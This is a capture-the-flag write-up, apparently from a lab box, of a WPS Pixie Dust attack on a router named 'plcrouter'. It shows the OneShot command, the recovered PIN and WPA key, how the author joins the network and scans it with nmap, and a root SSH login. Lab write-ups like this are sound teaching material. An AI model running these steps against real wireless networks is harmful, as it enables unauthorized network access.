
https://cyberpedia.reasonlabs.com/EN/wps%20vulnerability.html
From that articles I learn that WPS is commonly vulnerable to brute forcing attacks

"The prime reason why WPS poses a significant system vulnerability is the simplified way it handles the password function. WPS uses an eight-digit PIN number method for the authentication process. The vulnerability aspect here lies in the fact that the PIN is even more simplified by splitting the process of authentication into two four-digit sequences, extending a double advantage to unwarranted intruders."

From there I found this article:
https://firewalltimes.com/wps-attacks/

Which lead me to look into pixie dust attacks where I found this tool "one shot"
https://en.kali.tools/?p=1002

I cloned the attack down onto my attacking machine and then hosted a python server and downloaded it onto the target machine. From there I followed the usage instructions from the document linked above.



Usage Example OneShot


Launch a Pixie Dust attack ***(-K)*** against the Access Point ***(-b 00:90:4C:C1:AC:21)*** using the specified interface ***(-i wlan0)***:

```
oneshot.py -i wlan0 -b 00:90:4C:C1:AC:21 -K
```

Our syntax ends up being


python3 ./oneshot.py -i wlan0 -b 02:00:00:00:01:00 -K

That successfully gets a key for the router



```
2B657E7CF1D6A81473D822468EF75
[P] AuthKey: B0B35B42A8677F4D9E8865B9A3B4D4977D20FB2DFF6619FDA73040B51D27DE46
[*] Received WPS Message M3
[P] E-Hash1: C4D7F521FCE9F0AE637E88FCBDEB3FC8DA2F7F15F7D1246BB26D64BCCA0C3B44
[P] E-Hash2: 95308E2D9F16EC55E05C28AF39DD3A44F35DA3D2543F87E781A615EED1948527
[*] Sending WPS Message M4…
[*] Received WPS Message M5
[+] The first half of the PIN is valid
[*] Sending WPS Message M6…
[*] Received WPS Message M7
[+] WPS PIN: '12345670'
[+] WPA PSK: 'NoWWEDoKnowWhaTisReal123!'
[+] AP SSID: 'plcrouter'
```

Now that we have a ssid, and a PSK we need to generate a WPA PSK file to use



wpa_passphrase(8) - Linux man page

Name

wpa_passphrase - Generate a WPA PSK from an ASCII passphrase for a SSID

Synopsis

wpa_passphrase [*ssid*] [*passphrase*]

Overview

wpa_passphrase pre-computes PSK entries for network configuration blocks of a *wpa_supplicant.conf* file. An ASCII passphrase and SSID are used to generate a 256-bit PSK.


Options

ssid
The SSID whose passphrase should be derived.

passphrase
The passphrase to use. If not included on the command line, passphrase will be read from standard input.


wpa_passphrase 'plcrouter' 'NoWWEDoKnowWhaTisReal123!' > wpa.conf

Conveniently on that page there's a link to wpa_supplicant which is the wi-fi protected access client
https://linux.die.net/man/8/wpa_supplicant



```
root@attica01:/root# wpa_supplicant -B -c wpa.conf -i wlan0
wpa_supplicant -B -c wpa.conf -i wlan0
Successfully initialized wpa_supplicant
rfkill: Cannot open RFKILL control device
rfkill: Cannot get wiphy information
nl80211: Could not set interface 'p2p-dev-wlan0' UP
nl80211: deinit ifname=p2p-dev-wlan0 disabled_11b_rates=0
p2p-dev-wlan0: Failed to initialize driver interface
p2p-dev-wlan0: CTRL-EVENT-DSCP-POLICY clear_all
P2P: Failed to enable P2P Device interface
```

We can verify the configurations with iwconfig




```
iwconfig
wlan0     IEEE 802.11  ESSID:"plcrouter"
          Mode:Managed  Frequency:2.412 GHz  Access Point: 02:00:00:00:01:00
          Bit Rate:54 Mb/s   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:on
          Link Quality=70/70  Signal level=-30 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:22   Missed beacon:0

lo        no wireless extensions.

eth0      no wireless extensions
```


Also looking at the config for the wlan interface with ifconfig



```
wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet6 fe80::ff:fe00:200  prefixlen 64  scopeid 0x20<link>
        ether 02:00:00:00:02:00  txqueuelen 1000  (Ethernet)
        RX packets 2  bytes 282 (282.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 30  bytes 3184 (3.1 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


DHCP didn't give us an IP or it isn't running on the router maybe, so we have to manually assign ourselves an IPv4 address

Verify the config by running ifconfig again



```
wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.50  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::ff:fe00:200  prefixlen 64  scopeid 0x20<link>
        ether 02:00:00:00:02:00  txqueuelen 1000  (Ethernet)
        RX packets 2  bytes 282 (282.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 36  bytes 3736 (3.7 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


Once connected to the network with an ip assigned I fire off an nmap scan



```
Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2024-06-02 00:55 UTC
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for 192.168.1.1
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (0.00033s latency).
MAC Address: 02:00:00:00:01:00 (Unknown)
Nmap scan report for 192.168.1.50
Host is up.
Nmap done: 256 IP addresses (2 hosts up) scanned in 31.78 seconds
```


We only find one host

From there I ran some port scanning on that one host



```
Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2024-06-02 01:01 UTC
Unable to find nmap-services!  Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for 192.168.1.1
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (0.000039s latency).
Not shown: 1020 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
53/tcp  open  domain
80/tcp  open  http
443/tcp open  https
MAC Address: 02:00:00:00:01:00 (Unknown)
```

Seeing SSH running on the host I try to SSH into it and see we have perms to, and that ends up working…
Maybe a mistake idk? But maybe that's just the end of the box!



```
root@ap:~# whoami
-ash: whoami: not found
root@ap:~# python3 -c 'import pty;pty.spawn("/bin/
-ash: python3: not found
root@ap:~# whoami
-ash: whoami: not found
root@ap:~# ls
root.txt
root@ap:~# cat root.txt
```